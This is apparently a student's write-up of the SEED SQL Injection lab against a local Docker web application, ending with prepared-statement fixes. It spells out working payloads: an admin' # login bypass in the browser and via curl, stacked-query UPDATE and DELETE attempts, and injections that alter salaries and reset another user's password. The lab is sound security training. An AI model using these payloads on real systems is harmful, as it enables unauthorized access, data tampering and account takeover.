SQL Injection Attack Lab

First update DNS records and build and run the docker containers

```
# For SQL Injection Lab
10.9.0.5        www.seed-server.com
```

Task 1: Get Familiar with SQL Statements

Go into the sql container and start SQL

```
[10/22/25]seed@VM:~/.../Labsetup$ dockps
40270a15d635  mysql-10.9.0.6
1aebb0a231d9  www-10.9.0.5
[10/22/25]seed@VM:~/.../Labsetup$ docksh 4027
root@40270a15d635:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.22 MySQL Community Server - GPL

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affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```


```
mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-------------------------+
| Tables_in_sqllab_users |
+-------------------------+
| credential              |
+-------------------------+
1 row in set (0.00 sec)

mysql>
```

Next create an SQL command to print all the profile information of the employee Alice


```
mysql> SELECT * FROM credential WHERE Name = 'Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+---
----------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Pa
ssword                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+---
----------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fd
be918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+---
----------------------------------------+
1 row in set (0.01 sec)
```

Task 2: SQL Injection Attack on SELECT Statement

Task 2.1: SQL Injection Attack from webpage



Using admin' # as username and admin as password, we get



User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

The # is used to make everything after admin a comment, in doing so we can bypass the SQL password checking and get into the database with only the admin username

Task 2.2: SQL Injection Attack from command line


We use the following curl command to place an HTTP request to the website and perform the login again

```
[10/22/25]seed@VM:~/.../Labsetup$ curl 'http://www.seed-server.com/unsafe_home.php?username=admi
n%27%20%23&Password=admin'
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-ite
m active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span>
</a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</
a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0
'>Logout</button></div></nav><div class='container'><br><h1 class='text-center'><b> User Details
 </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='thead-dark'><t
r><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col
'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><t
h scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'
> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td
><td></td></tr><tr><th scope='row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>102133
52</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>
50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='
row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td><
/td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>321
11111</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td>
<td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td><td></td></tr></tbody></t
able>      <br><br>
```

We see that all the employee's details are returned in an HTML tabular format, therefore, we were able to perform the same attack as in Task 2.1. One major change from the web UI was to encode the special characters in the HTTP request in the curl command. We use the following: Space - %20; Hash (#) - %23 and Single Quote (') - %27.

Task 2.3: Append a new SQL statement


In order to append a new SQL statement, we enter the following in the username field: admin'; UPDATE credential SET Name = 'You've been hacked !!!' WHERE Name = 'Alice'; #



The ; separates the two SQL statements at the web server. Here, we try to update the name of the entry with Name value as Alice to Name value as You've been hacked !!!. On clicking login, we see that an error is caused while running the query and our attempt to run a second SQL command is unsuccessful.

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'UPDATE credential SET Name = 'You've been hacked !!!' WHERE Name = 'Alice'; #' a' at line 3]\n

Now, we try something similar in order to delete a record from the database table. We enter, admin'; DELETE FROM credential WHERE Name = 'Alice'; #



There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'DELETE FROM credential WHERE Name = 'Alice'; #' and Password='d033e22ae348aeb566' at line 3]\n


We see a similar error with the query changed


This SQL injection does not work against MySQL because in PHP's mysqli extension the mysqli::query() API does not allow multiple queries to run in the database server.


Task 3: SQL Injection Attack on UPDATE Statement

Task 3.1: Modify your own salary

In order to modify Alice's salary, we can log into Alice's account and edit the profile. We enter the following information in the form: 123', salary = 80000 WHERE name = 'Alice' #







On saving the changes, we can see the profile as:

Alice Profile

Key	Value
Employee ID	10000
Salary	80000
Birth	9/20
SSN	10211002
NickName	Ali
Email	ali@gmail.com
Address	
Phone Number	123


This shows that we have successfully changed the salary for Alice from 20000 to 80000.
This is possible because the query on the web server becomes:
UPDATE credential SET
nickname=’Ali’,
email=’ali@gmail.com’,
address=’’,
Password=’’,
PhoneNumber=’123’, salary = 80000 WHERE name= ‘Alice’


Task 3.2 Modify other people’s salary

Boby Profile

Key	Value
Employee ID	20000
Salary	30000
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

We see Boby's profile before any changes. Now, we try to change Boby’s salary from Alice’s account using the following string in the Phone number section:
123', salary = 1 WHERE name = 'Boby' #







On saving the changes, we log in into Boby’s profile and check his details and see that we have successfully changed his salary.


Task 3.3 Modify other people’s salary

To modify Boby's password we do something similar to the previous approach and enter the following in Alice's profile field 'Phone number' by editing it:
', Password = sha1('Hacked') WHERE name= 'Boby' #



Now we try to log in as Boby with Hacked as the password






Now, logging in with the new password, we can see that we are able to successfully log in with the new password. By using the sha1 function in our input, we are basically performing the same steps as being performed in the program. This shows that we were successful in performing our SQL injection attack to change password

Task 4: Countermeasure – Prepared Statement

In order to fix this vulnerability, we create prepared statements of the previously exploited SQL statements. The SQL statement used in task 2 in the unsafe_home.php file is rewritten as the following:

```
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= ? and Password= ?");
$sql->bind_param("ss", $input_uname, $hashed_pwd);
$sql->execute();
$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $pwd);
$sql->fetch();
$sql->close();
```

Retrying the attack in task 2.1:



We can see that we are not successful and are no longer able to access the admin account. The error indicates that there was no user with credentials username admin' # and password admin.

Now, the SQL statement used in task 3 in the unsafe_edit_backend.php file is rewritten as the following:

```
$conn = getDB();
// Don't do this, this is not safe against SQL injection attack
$sql="";
if($input_pwd!=''){
  // In case password field is not empty.
  $hashed_pwd = sha1($input_pwd);
  //Update the password stored in the session.
  $_SESSION['pwd']=$hashed_pwd;
  $sql = $conn->prepare("UPDATE credential SET nickname= ?,email= ?,address= ?,Password= ?,PhoneNumber= ?
where ID=$id;");
  $sql->bind_param("sssss",$input_nickname,$input_email,$input_address,$hashed_pwd,$input_phonenumber);
  $sql->execute();
  $sql->close();
}else{
  // if passowrd field is empty.
  $sql = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,PhoneNumber=? where ID=$id;");
  $sql->bind_param("ssss",$input_nickname,$input_email,$input_address,$input_phonenumber);
  $sql->execute();
  $sql->close();
}
$conn->close();
header("Location: unsafe_home.php");
exit();
?>
```

On retrying the same as in Task 3.1 and saving the changes, we can see that the salary does not change and hence we are unsuccessful in performing SQL injection with prepared statements

A prepared statement goes through the compilation step and turns into a pre-compiled query with empty placeholders for data. Therefore, even if there is SQL code inside the data, without going through the compilation step, the code will be simply treated as part of data, without any special meaning. This is how a prepared statement prevents SQL injection attacks.